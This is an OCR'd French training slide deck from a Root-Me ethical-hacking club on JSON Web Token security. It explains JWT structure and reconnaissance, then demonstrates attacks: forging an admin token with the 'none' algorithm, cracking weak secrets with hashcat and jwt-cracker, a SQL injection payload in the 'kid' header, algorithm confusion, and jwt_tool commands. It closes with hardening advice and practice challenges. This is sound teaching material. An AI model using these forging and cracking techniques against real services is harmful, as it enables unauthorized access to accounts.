


Club EH Root-Me - 05

JSON Web Token (JWT)

Sommaire

JSON Web Token

Introduction

- Mécanisme défini pour sécuriser un échange de données entre deux parties (Client/Serveur).
- Première apparition en mai 2015.
- Utilisé pour **l'authentification**, **l'autorisation** et **l'échange de données**.
- Souvent utilisé par les APIs.

JSON Web Token

Qu'est ce que JSON ?

- JavaScript Object Notation (JSON)
  - Format de données texte pour stocker des informations structurées ;
  - Syntaxe clé-valeur ;
  - Données typées (*strings*, *int*, *booléens*, *array, etc.*)
  - Principalement utilisé dans les applications web (APIs) ;
  - Alternative au format XML ou YAML.



```
{
    "postId": 1,
    "postTitle": "Hello World !",
    "date": "2023-15-02",
    "description": "Hey !! This is my first post :D",
    "tags": [
        "hello",
        "world",
        "first"
    ]
}
```

JSON Web Token

Structure d'un JWT

- *eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c*

- 3 parties encodées en Base64 séparées par des « . »
  - **Header** : indique l'algorithme utilisé pour la signature + le type de token ;
  - **Payload** : contient les informations que l'on veut échanger ;
  - **Signature** : hachage du Header + Payload avec clé secrète (mode HMAC) ou avec clé privée (mode RSA).



JSON Web Token

Champs prédéfinis

- Quelques exemples de champs prédéfinis :
  - « **iss** » : Émetteur du token ;
  - « **iat** » : Date et heure de création du token (timestamp) ;
  - « **exp** » : Date d'expiration du token (timestamp) ;
  - « **nbf** » : Date avant laquelle le token ne sera pas encore valide (timestamp) ;
  - « **sub** » : Sujet du token ou entité à laquelle s'applique le token ;
  - « **alg** » : Algorithme de chiffrement utilisé pour signer le token ;
  - « **kid** » : Clé d'identitifcation qui est utilisé pour identifier la clé utilisée pour vérifier la signature du token ;
  - « **jku** » : URL utilisée pour inclure une clé utilisée pour vérifier la signature du token.

Phase de reconnaissance

Reconnaissance – Où ?

- Utilisation dans les cookies
- Dans les headers HTTP
- Présent dans le code source client

Request

Pretty Raw Hex

```
1 POST /admin HTTP/1.1
2 Host: my-vulnerable.host
3 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiZ3Vlc3QifQ.4
  kBPNf7Y6BrtP-Y3A-vQXPY9jAh_d0E6L4IUjL65CvmEjgdTZyr2ag-TM-glH6
  EYKGgO3dBYbhblaPQsbeClcw
4
```

Pretty Raw Hex JSON Web Token

```
1 GET / HTTP/1.1
2 Host: my-vulnerable.host
3 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vd3d3
  Lm15ZG9tYWluLmNvbSIsImlhdCI6MTY3NjQ4ODk1MywiZXhwIjoxNjc2NTc1M
  zUzLCJ1c2VyRW1haWwiOiJteWVtYWlsQG1haWwuY29tIiwibWVzc2FnZSI6In
  lvdSB3aWxsIGZvdW5kIG5vdGhpbmcgaGVyZSwgbmljZSB0cnkgOikifQ.y3C6
  iR7bl-EL4cMOpfybsmcH-d3KA6WHjsu0ZhQEVhU
```

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: my-vulnerable.host
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/a
  vif,image/webp,*/*;q=0.8
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Sec-Fetch-Mode: navigate
```

Response


Pretty Raw Hex Render JSON Web Token

```
18    <meta name="HandheldFriendly" content="true" />
19    <meta name="viewport" content="width=device-width,
      initial-scale=1.0" />
20    <script>
        var jwt_key =
        'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwO
        i8vd3d3Lm15ZG9tYWluLmNvbSIsImlhdCI6MTY3NjQ4ODk1MywiZXhw
        IjoxNjc2NTc1MzUzLCJ1c2VyRW1haWwiOiJteWVtYWlsQG1haWwuY29
        tIiwibWVzc2FnZSI6InlvdSB3aWxsIGZvdW5kIG5vdGhpbmcgaGVyZS
        wgbmljZSB0cnkgOikifQ.y3C6iR7bl-EL4cMOpfybsmcH-d3KA6WHjs
        u0ZhQEVhU';
      </script>
```

Phase de reconnaissance

Reconnaissance

- Algorithme de chiffrement utilisé ? Informations sensibles ?
- https://jwt.io/ (utiliser des outils hors ligne si contexte critique)



Phase d’exploitation

Exploitation – Vulnérabilités

- Injections SQL / NoSQL
- Aucune/Mauvaise vérification de la signature
- Utilisation de secret faible
- Injection de header (JWK, JKU, KID)
- Algorithm Confusion
- Denial Of Service (DOS)
- Timing Attack

Phase d’exploitation

Exploitation – None Algorithm

- Il arrive que des développeurs prennent en compte l’utilisation de l’algorithme « **none** » dans le développement d’applications utilisant des JWT.

```
algo = header["alg"]
if algo == "HS256":
    decoded = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
else algo == "none":
    decoded = jwt.decode(token, algorithms=["none"], options=
{"verify_signature": False})
```

```
// eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6InRlc3QiLCJhZG1pbiI6dHJ1ZX0.

// Header
{
    "typ": "JWT",
    "alg": "HS256"
}

// Payload
{
    "username": "administrator",
    "admin": true
}
```

Phase d’exploitation

Exploitation – Utilisation de secret faible

- https://pyjwt.readthedocs.io/en/stable/algorithms.html

```
>>> encoded = jwt.encode({"some": "payload"}, "secret", algorithm="HS512")
>>> print(encoded)

eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJzb21lIjoicGF5bG9hZCJ9.WTzLzFO079PduJiFIyzrOah54Ya
M8qoxH9fLMQoQhKtw3_fMGjImIOokijDkXVbyfBqhMo2GCNu4w9v7UXvnpA
```

- https://github.com/wallarm/jwt-secrets/blob/master/jwt.secrets.list
  - my-jwt-secret
  - mysecret
  - my_super_secret_password
  - Nososecret
  - put_a_secret_here
  - JWT_SECRET
  - thisisasecretkey

Phase d’exploitation

Exploitation – Utilisation de secret faible

- https://hashcat.net/hashcat/
- https://github.com/mazen160/jwt-pwn

```
» hashcat -a 0 -m 16500 'eyJhbG[...]XvnpA' jwt.secrets.list
hashcat (v6.2.5) starting

[...]

eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJzb21lIjoicGF5bG9hZCJ9.U7Tv01k8y8wjLOs53biYhYzyqjG
oeeGGChCEqx_XyzE:secret

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJzb21lIjoicG...x_XyzE
Time.Started.....: Thu Feb 16 16:22:28 2023 (0 secs)
Time.Estimated...: Thu Feb 16 16:22:28 2023 (0 secs)
Guess.Base.......: File (./jwt.secrets.list)
```

```
 » python3 jwt-cracker.py --jwt 'eyJhbGc[...]7UXvnpA' --wordlist jwt.secrets.list
[info] Loaded wordlist.
[info] starting brute-forcing.
[+] KEY FOUND: secret
```

Phase d’exploitation

Exploitation – Injection de Header – SQL

- Un header peut contenir un paramètre nommé « kid »
  - Souvent présent lorsque l’algorithme RSA est utilisé pour signer le Token
  - Utilisé par une base de donnée ou un serveur pour identifier une clé publique

```
SELECT key FROM keys WHERE key='foobar'
```


```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "foobar' UNION SELECT 'aaa"
}

{
  "name": "Route Mi",
  "username": "route.mi",
  "is_admin": true
}
```

```
SELECT key FROM keys WHERE key='foobar' UNION SELECT 'aaa'
```

Phase d’exploitation

Exploitation – Algorithm Confusion

- Il est possible de signer un JWT avec deux principaux algorithmes
  - HMAC (chiffrement symétrique avec un secret)
  - RSA (chiffrement asymétrique avec des clés)



Phase d’exploitation


```
def verify(token, secretOrKey):
    # JWT decode
    algorithm = header["alg"]
    if algorithm == "RS256":
        # Use secretOrKey as an RSA public key
    else if algorithm == "HS256":
        # Use secretOrKey as an HMAC secret key
```


```
publicKey = <public-key>
verify(token, publicKey)
```

Exploitation – Algorithm Confusion

- 1 - Obtenir la clé publique
  - Code source de l’application ;
  - Documentation ;
  - Publiée sur des endpoints connus (/jwks.json, /.well-known/jwks.json, etc.) ;
  - Dérivée depuis des tokens (recalculer les valeurs de n).
- 2 - Changer l’algorithme de RSA en HMAC
- 3 - Modifier le payload ;
- 4 - Signer le nouveau token avec la clé publique.


- Automatiser la recherche de n si nous n’avons pas de clé publique :
  - https://hub.docker.com/r/portswigger/sig2n

Phase d’exploitation



Exploitation – JWT Editor (Burp Suite)

- Extension Burp Suite qui aide à la manipulation de JWT :
  - Editer et visualiser des JWT depuis le « repeater » ;
  - Créer des clés symétriques / asymétriques ;
  - Tester des attaques (none algorithm, HMAC Key Confusion, Embedded JWK, etc.);
  - Trouver automatiquement des vulnérabilités liées aux JWTs (secret faible, etc.);
- https://github.com/PortSwigger/jwt-editor



Phase d’exploitation

Exploitation – jwt-pwn

- Regroupement de scripts pour tester la sécurité de JWTs
  - **jwt-cracker** => brute-force du secret ;
  - **jwt-decoder** => décode les valeurs d’un JWT ;
  - **jwt-mimicker** => génère un JWT sans signature ;
  - **jwt-any-to-hs256** => génère un JWT signé avec HMAC.
- https://github.com/mazen160/jwt-pwn

```
 » python3 jwt-cracker.py --jwt 'eyJhbGc[...]7UXvnpA' --wordlist jwt.secrets.list
[info] Loaded wordlist.
[info] starting brute-forcing.
[+] KEY FOUND: secret
```

```
» python3 jwt-decoder.py
'eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJzb21lIjoicGF5bG9hZCJ9.WTzLzFO079PduJiFIyzrOah54Y
aM8qoxH9fLMQoQhKtw3_fMGjImIOokijDkXVbyfBqhMo2GCNu4w9v7UXvnpA'


[#] JWT Header:
{"alg": "HS512", "typ": "JWT"}

[#] JWT Value:
{"some": "payload"}
```

Phase d’exploitation


```
» python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI[...]IkpX_Cwao -T

[...]


Token header values:
[1] alg = "HS256"
[2] typ = "JWT"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3
Please enter new Key and hit ENTER
> clé
Please enter new value for clé and hit ENTER
> valeur
[1] alg = "HS256"
[2] typ = "JWT"
[3] clé = "valeur"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step
```

Exploitation – jwt_tools

- Le couteau suisse des tests de JWT :
  - Test d’exploit/CVEs connus ;
  - Scan de mauvaises configurations sur un endpoint ;
  - Brute-force du secret de signature ;
  - Brute-force des champs prédéfinis ;
  - Test de la validité d’un token : secret, clé, etc. ;
  - Algorithm Confusion ;
  - …
- https://github.com/ticarpi/jwt_tool

```
» python3 jwt_tool.py <<JWT_TOKEN>> -C -d <<DICT_FILE>>

» python3 jwt_tool.py <<JWT_TOKEN>> -X k -pk <<PUBKEY.PEM>>

» python3 jwt_tool.py -t https://domain.tld/ -rc "jwt=<<JWT_TOKEN>>;" -M pb
```

Phase d’exploitation

Exploitation – Ressources

- Pour aller plus loin :
  - https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens
  - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/JSON%20Web%20Token/README.md
  - https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a
  - https://medium.com/@TamasPolgar/can-timing-attack-be-a-practical-security-threat-on-jwt-signature-ba3c8340dea9
  - https://www.invicti.com/blog/web-security/json-web-token-jwt-attacks-vulnerabilities/
  - https://portswigger.net/web-security/jwt
  - https://cryptohack.org/challenges/web/

Recommandations

Recommandations

- Quelques recommandations pour sécuriser l’implémentation des JWTs :
  - Aucune information sensible dans un JWT ;
  - Validation robuste des signatures ;
  - Utiliser des algorithmes de chiffrement fort ;
  - Révoquer les tokens, aucun token sans limitation de temps ;
  - Limiter les tokens par usage (un seul par utilisateur) ;
  - Utiliser un secret robuste pour la signature ;
  - Si utilisation d’un header « jku », créer une whitelist d’hôtes autorisés ;
  - Utiliser une librairie de confiance et à jour (https://jwt.io/libraries) ;
  - Rotation de clé / secret.

Mise en pratique

JWT - Introduction

JWT – Secret Faible

JWT – Clé Publique

JWT – Jeton Révoqué

JWT – Header Injection

JWT – Unsecure File Signature

JWT – Unsecure Key Handling

https://clusir.pro.root-me.org

Questions